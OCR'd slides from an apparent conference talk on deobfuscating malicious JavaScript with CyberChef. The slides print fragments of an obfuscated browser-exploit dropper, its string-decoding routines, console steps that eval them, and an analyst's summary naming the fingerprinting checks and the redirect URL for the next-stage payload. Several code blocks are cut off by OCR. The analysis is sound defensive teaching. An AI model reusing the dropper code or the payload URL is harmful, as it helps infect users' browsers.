Type: application/x-msdownload

Loaded: 100%


Output

```
"Backdoor/W32.Bladabindi.264704"
"I-Worm.Mawanella!"
"TrojWare.Win32.TrojanDropper.Dexel.A@6k1yft"
"Trojan.Diple.Win32.79656"
"Trojan.Siggen6.57104"
```

Interacting with Live Content

Not for the faint of heart

Recommended for Sandboxes Only



□ Hide network
□ Preserve log
□ Selected context only
☑ Group similar
□ Log XMLHttpRequests
☑ Eager evaluation
☑ Autocomplete from history

```
function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;for(;ze<l5a.length;ze+=2)
{tx=l5a.substr(ze,2);hs7=modso9(tx,16);mz+=String.fromCharCode(hs7)}return mz}
function iffyzc(pq,wrq,kb){var lk,t8o,b2i,jy;lk='';jy=0;b2i=0;while(b2i<pq.length)
{jy=jy+wrq;t8o=kb.indexOf(salkqi(pq,b2i));t8o=
(t8o+jy)%kb.length;lk+=salkqi(kb,t8o);b2i++}return lk}
function salkqi(jc,ccz){var oe;oe='cha'+'rAt';return jc[oe](ccz)}
function boomp(ut,cxe){var
h80;h80=iffyzc(ut,cxe,'I450S+bxX=9UjpAG7fNaq3sd2M61Ze8LkcJRhg');return
assnf5(h80)}biase=24;half0=boomp('8L8p999AIhZxX1',biase);mossi=22;wells=boomp('Sch+80A
7NLjSbMZe',mossi);oems9u=27;gazeb=boomp('g03cc7142hc=fe49d0xkeG',oems9u);kluxb=22;dope
1=boomp('SdhGqX22N2jeJRIxsX',kluxb);chat3v=window;neonyo=chat3v[wells];subsv6=chat3v[d
ope1];lentzw=subsv6[half0];
function gyrep(){var iqf,pfo;iqf=24;pfo=boo         q9IspGZkNXXM6M',iqf);return
subsv6[pfo]}
function modso9(kh,nmf){var s5;s5=kh;s5=par        ,nmf);return s5}
function whip7(tvn,b3){var ac0,gyx;gyx=1            4x5R3R4',gyx);return tvn[ac0]
(b3)}
function nebrb9(){var nlf;nlf=gyrep();return      p7(/Win64;/i,nlf)||whip7(/x64;/i,nlf)}
function gapsmc(o2m){return typeof o2m!='undefined'}
function julyu(qkn){var
o,p7u,yr,sq4,fl,amd,dsc,mw,c5d,gh8,h0y;dsc='createElement';mw=29;h0y=boomp('RZG1cxph3I
22+psG5+',mw);gh8=20;c5d=boomp('bgSb8q',gh8);sq4=27;amd=boomp('gX3d+efs',sq4);p7u=26;y
r=boomp('IpApIgJsqRbL+g7k5h6xjg',p7u);fl=neonyo[dsc](c5d);neonyo[amd][yr]
(fl);fl[h0y]=qkn}
function donal(p8d){var
dea,skg,lkn,go,np2,j7p,hu,tzh,y98,mtr,kj7,q4,in6,r0,ws,op,bvk,xvo;y98=26;q4=boomp('IpA
```

```
function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;for(;ze<l5a.length;ze+=2)
{tx=l5a.substr(ze,2);hs7=modso9(tx,16);mz+=String.fromCharCode(hs7)}return mz}
function iffyzc(pq,wrq,kb){var lk,t8o,b2i,jy;lk='';jy=0;b2i=0;while(b2i<pq.length)
{jy=jy+wrq;t8o=kb.indexOf(salkqi(pq,b2i));t8o=
(t8o+jy)%kb.length;lk+=salkqi(kb,t8o);b2i++}return lk}
function salkqi(jc,ccz){var oe;oe='cha'+'rAt';return jc[oe](ccz)}
function boomp(ut,cxe){var
h80;h80=iffyzc(ut,cxe,'I450S+bxX=9UjpAG7fNaq3sd2M61Ze8LkcJRhg');return
```

```
> var outputvalue = document.getElementById('output-text').value;
  var decodingfunctions = outputvalue.match(/^(.*s5})/gms);
  eval(decodingfunctions);
< ▶ ["function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;f…,nmf){var s5;s5=kh;s5=
    parseInt(s5,nmf);return s5}"]
> o=19;dsc=boomp('x3R2x5x1R4x5q5xcx5xdx5xeR4',o);
< "createElement"
> inputvalue.value =
  inputvalue.value.replace("o=19;dsc=boomp('x3R2x5x1R4x5q5xcx5xdx5xeR4',o)","ds
  c=\'" + dsc+"\'");
  var event = new Event('keyup');
  inputvalue.dispatchEvent(event);
< true
>
```


Hand to Hand Combat with Malicious JavaScript

Lessons Learned

Tips and Tricks

Not ideal for everything

- Memory management being what it is, don't be surprised if a large file knocks it over.
- Don't parse a whole $MFT
- Don't parse a whole memory dump
- Take Bytes, Drop Bytes, and RegEx can help make the data more manageable but they aren't miracle workers.
- Use the right tool for the right job.




Regular expression, 12 more -
https://gchq.github.io/CyberChef/#recipe=Regular_expr...

Aw, Snap!

Something went wrong while displaying this webpage.

Use The Comment Field Like Notepad

- Helps to not have to switch back and forth to take notes.
- Comments do not effect the operation but can be saved into the Recipe!
- Comment Early and Comment Often


Last build: 7 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary
Recipe
Input
Comment

```
Compressed data
Light Obfuscation
Uses DOMContentLoaded event listener to begin execution
when the initial HTML document has been completely loaded
and parsed
Checks for the following conditions before redirection
ThUXGtVIJqi() – Checks for the existence of the
cmRjNEuSpfMqO cookie to prevent redundant infection. If
the cookie does not exist, it will set it as a flag.
XPqiYBbnv() – Checks for the Existence of Trident in the
UA string meaning the next stage payloads depend on
attacking Internet Explorer.
Reviews User Agent String for Browser and OS Version
attempting to exclude 64-bit processes. This is most
likely because the next stage only contains 32-bit
payloads.
Redirects to
http://digiwebname.in/6ktpi5xo/PoHWLGZwrjXeGDG3P-I5
payload
```

From Hex

Delimiter: Auto


☑ Auto Bake

```
1f8b0800000000000000
3931434ba774a09d08
df7bbc240e77e63e49
186881bc7f294222f7
7bef69259a549a3651
c3dcd5436764757148
c64f04acb23b7855b0
cd3677e7d09ebf5e9c
6cb5cc1f5f2e69cb4e
19c4505c77c99888ce
b85e691a9d43a235da
9980a69f790645c159
bf8a2de72c73c3ea66
3ab23975eb517bea6d
6ac597f7be5ed31995
fc14104e1c6a71aacd
```

Output


```
jigsr = 'navigator
coon3 = 'document'
tiltu = window;
prod8 = tiltu[coon
tensg = tiltu[jigs
var wnd = window;
gNUmtrTcEF =
'http://digiwebnam
I5';
var doc = wnd.docu
HwryxsQZD = gNUmtr
function setCookie
        doc.cookie
'; expires=' + exp
        return;
}
```

Mind Meld with Your Friends!

